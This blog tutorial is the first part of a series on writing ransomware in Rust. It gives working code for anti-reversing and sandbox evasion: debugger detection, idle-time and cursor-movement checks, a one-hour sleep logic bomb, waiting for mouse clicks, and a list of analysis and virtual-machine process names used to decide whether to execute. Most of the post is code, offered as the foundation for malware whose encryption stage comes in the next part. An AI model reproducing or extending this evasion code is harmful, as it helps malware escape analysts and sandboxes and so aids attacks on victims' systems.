Rust Ransomware | Part 1
Setting up & Implementing Anti-Rerversing techniques in malwares
Set up
- To set up this lab, please make sure you have a recent version of Rust installed.
- Create a folder on your computer and change into that directory from your Command Prompt
    cd folder
    cargo init
-
You should see a few files and folders created like below

- The src folder is where you should put your Rust codes in for the malware.
- The target folder is where you can find the products of your code after building it (The .exe file for the malware,…)
- Cargo.toml is a file where you can specify the dependencies that your code might need (it’s similar to import in python)
-
Before starting, append this to your Cargo.toml file. Inside the features array, we can include the crates that we use from Rust-Winapi. For example, if I want to use Winduser.h on Windows, I can import it as below
    [target.'cfg(windows)'.dependencies]
    winapi = { version = "0.3", features = ["winuser"] }
Anti-Reversing techniques
I. IsDebuggerPresent
-
IsDebuggerPresent is a cool WinAPI function used to check for the BeingDebugged flag in the PEB (Process Environment Block) and will return a non-zero value if it is indeed being debug.
-
In theory, if this functions returns a non-zero value, the malware should exit immediately instead of executing its behavior to prevent reverse engineers from being able to run it with a debugger attached
-
You can read more about the documentation here
-
This is what the documentation from Rust Winapi looks like

-
If you trace down the type of the returned variable (BOOL), you will find that BOOL is just a wrapper for i32 in Rust!
-
At this point, we’re ready to try it out in main.rs!
-
First, since IsDebuggerPresent is from the winapi::um::debugapi crate, we need to import it in Cargo.toml.
winapi = { version = "0.3", features = ["debugapi"}- After that, we can lay it out in main.rs:
#[cfg(windows)] extern crate winapi; use winapi::um::debugapi::IsDebuggerPresent; fn main() { unsafe { match IsDebuggerPresent() { 0 => { println!("Debugger is not present... Continue"); }, _ => { println!("Debugger is present... Terminating. Code {}", IsDebuggerPresent()); std::process::exit(0); } } } println!("Hello, world!"); loop {} }-
First, we check if IsDebuggerPresent() returns a 0 or any other number. If it’s 0, the program is not being debugged, so we continue to print “Hello, world!”
-
If it’s being debugged, we print the debug code out and call std::process::exit(0) to exit immediately!
-
Here is the result:
- Double clicking on the executable /target/debug/Rust-Ransomware.exe. As you can see, the program prints out “Hello, world!”

- Debugging this executable in IDA, we can set a break point where we compare eax(the return value from IsDebuggerPresent()). If we execute to this point, you can see that eax = 1, so we will exit immediately!

-
There are some ways that reverse engineers can bypass this through dynamic patching or static patching the executable itself, and we can do more things to make our executable anti-patching.
-
Since I’m a bit lazy, I’m not going to attempt this, but maybe we can come back for this another time!
-
II. Check for sandbox
-
There are a variety of sandbox-evasion techniques. I’m just going to list out a few of them for us to try and implement down here.
-
If you are interested in more details, I suggest taking a look at this research paper
1. Timing-based techniques
-
Idle time: The normal idle time on your PC or mine is typically really really short when we are using them. It’s around 0.047 seconds on my laptop currently. For a sandbox, there won’t be much action happening, and their idle time is typically really long.
-
We can check and see if the idle time is over a minute. If it is, we are probably in a sandbox
use winapi::um::sysinfoapi::GetTickCount; use winapi::um::winuser::{GetLastInputInfo, LASTINPUTINFO}; pub fn check_idle_time() -> bool { unsafe { let mut last_input_info: LASTINPUTINFO = LASTINPUTINFO { cbSize: std::mem::size_of::<LASTINPUTINFO>() as u32, dwTime: 0u32, }; GetLastInputInfo(&mut last_input_info); let idle_time: u32 = (GetTickCount() - last_input_info.dwTime) / 1000; if idle_time >= 60 { return true; } return false; } } -
The idle time can be calculated by subtracting the time of the last input event(GetLastInputInfo) from the time since the system was started(GetTickCount).
-
For GetLastInputInfo, it takes in a pointer to a LASTINPUTINFO struct according to MSDN. Therefore, we have to create the struct and put a 0u32 into dwTime field. After calling GetLastInputInfo, the system will write into this u32 the time of the last input event!
-
Try calling this function in main() and you will see that the idle_time is typically 0 or 1 on your system.
-
-
Logic bomb/sleep: By implementing our malware as a logic bomb, we can stall the execution of the malware and have it sleeps.
-
Typically, a sandbox analyzes a malware in around 10-20 minutes, we can just go to sleep for a couple of hours and wake up after the sandbox’s processing time!
-
We also can make our malware execute at a specific date and time in the future, defeating the sandbox by waiting it out!
-
Since this does not need to be too complicated, I just let my malware sleep for an hour before executing anything.
  use winapi::um::synchapi::Sleep;
  pub fn sleep_for_an_hour() {
      unsafe { Sleep(3600000) }
  }
-
2. Detecting user interaction
-
Usually, users interact with their computers through mouse clicks and the keyboard, but there is extremly unlikely that there is such human-like interactions in a sandbox.
-
We can make our malware wait for a certain user interactions before executing. The Trojan.APT.BaneChan sits and waits for a number of mouse clicks before executing its malicious code. I figure we can use this trick!
use winapi::um::winuser::{GetAsyncKeyState, VK_RBUTTON}; pub fn check_mouse_click(min_clicks: u32) { let mut count: u32 = 0; while count < min_clicks { let key_left_clicked = unsafe { GetAsyncKeyState(VK_RBUTTON) }; if key_left_clicked >> 15 == -1 { count += 1; } unsafe { Sleep(100) }; } } -
We can also check the position of the mouse. Since a sandbox does not move the mouse cursor around, we can record the original position, wait for 5 seconds, and record it again. If the mouse position matches exactly, it’s highly possible that we are in a sandbox
      use winapi::um::winuser::{GetCursorPos};
      use winapi::shared::windef::POINT;
      pub fn check_cursor_position() -> bool {
          let mut cursor: POINT = POINT { x: 0i32, y: 0i32 };
          unsafe {
              GetCursorPos(&mut cursor);
              let x = cursor.x;
              let y = cursor.y;
              Sleep(5000);
              GetCursorPos(&mut cursor);

              if x == cursor.x && y == cursor.y {
                  return false;
              }
          }

          true
      }
3. Running Processes and Services:
-
Usually, a sandbox has multiple antivirus programs, debuggers, monitoring programs running as active processes. Our malware can check for the availability of some of these to determine if it’s being ran in a sandbox
-
In my code, I looked up how to numerate all running processes from MSDN and translate their C++ code into Rust.
-
Then I extract their names and compare them with a list of executable names that usually exists in sandbox environment.
 pub fn check_process() -> bool {
     let mut a_processes: Vec<u32> = Vec::with_capacity(1024);
     let mut i = 0;
     while i < 1024 {
         a_processes.push(0u32);
         i += 1;
     }
     let mut cb_needed: u32 = 0u32;
     let mut _c_processes: u32 = 0u32;
     if unsafe { EnumProcesses(a_processes.as_ptr() as *mut u32, 1024 * 4, &mut cb_needed) } == 0 {
         return false;
     }

      // Calculate how many process identifiers were returned.
     _c_processes = cb_needed / 4;
     let mut current_processes: Vec<String> = Vec::new();
     let mut count = 0;
     while count < _c_processes {
         if a_processes[count as usize] != 0 {
             let process_name = print_process_name_and_id(a_processes[count as usize]);
             if process_name.len() != 0 {
                 current_processes.push(process_name);
             }
         }
         count += 1;
     }

     let sandbox_processes = [
         "vmsrvc.exe",
         "tcpview.exe",
         "wireshark.exe",
         "fiddler.exe",
         "vmware.exe",
         "VirtualBox.exe",
         "procexp.exe",
         "autoit.exe",
         "vboxtray.exe",
         "vmtoolsd.exe",
         "vmrawdsk.sys.",
         "vmusbmouse.sys.",
         "df5serv.exe",
         "vboxservice.exe",
     ]
     .to_vec();

     let mut found_processes: Vec<&str> = Vec::new();
     for process in current_processes.iter() {
         for sandbox_process in sandbox_processes.iter() {
             if &(process.to_lowercase()) == &(sandbox_process.to_lowercase()) {
                 found_processes.push(sandbox_process);
             }
         }
     }

     if found_processes.len() != 0 {
         return false;
     }

     true
 }


 pub fn print_process_name_and_id(processID: u32) -> String {
     unsafe {
         let mut process_name: String = String::new();
         let hProcess: HANDLE =
             OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, 0, processID);
         if hProcess != null_mut() {
             let mut hMod: HMODULE = null_mut();
             let mut cb_needed: u32 = 0u32;
             if EnumProcessModules(
                 hProcess,
                 &mut hMod,
                 std::mem::size_of::<HMODULE>() as u32,
                 &mut cb_needed as *mut _ as *mut u32,
             ) == 0
             {
                 return String::new();
             }
             let mut szProcessName: Vec<u16> = Vec::new();
             let mut count = 0;
             while count < 20 {
                 szProcessName.push(0u16);
                 count += 1;
             }
             GetModuleBaseNameW(hProcess, hMod, szProcessName.as_ptr() as *mut u16, 20);

             count = 0;

             while szProcessName[count as usize] != 0 {
                 count += 1;
             }
             process_name = String::from_utf16(&szProcessName[..count as usize]).unwrap();
         }
         CloseHandle(hProcess);
         return process_name;
     }
 }
III. Recap
-
We have build the foundation for our malware today! Anti-Reversing is a cool step in malware development since you get to see about the attacker’s perspective to protect their own malware against reverse engineer!
-
Feel free to try out the code! You can find it at my Github
-
Next post, we will be looking into the ransomware’s encryption!
-
Thank you for reading, and see you next time!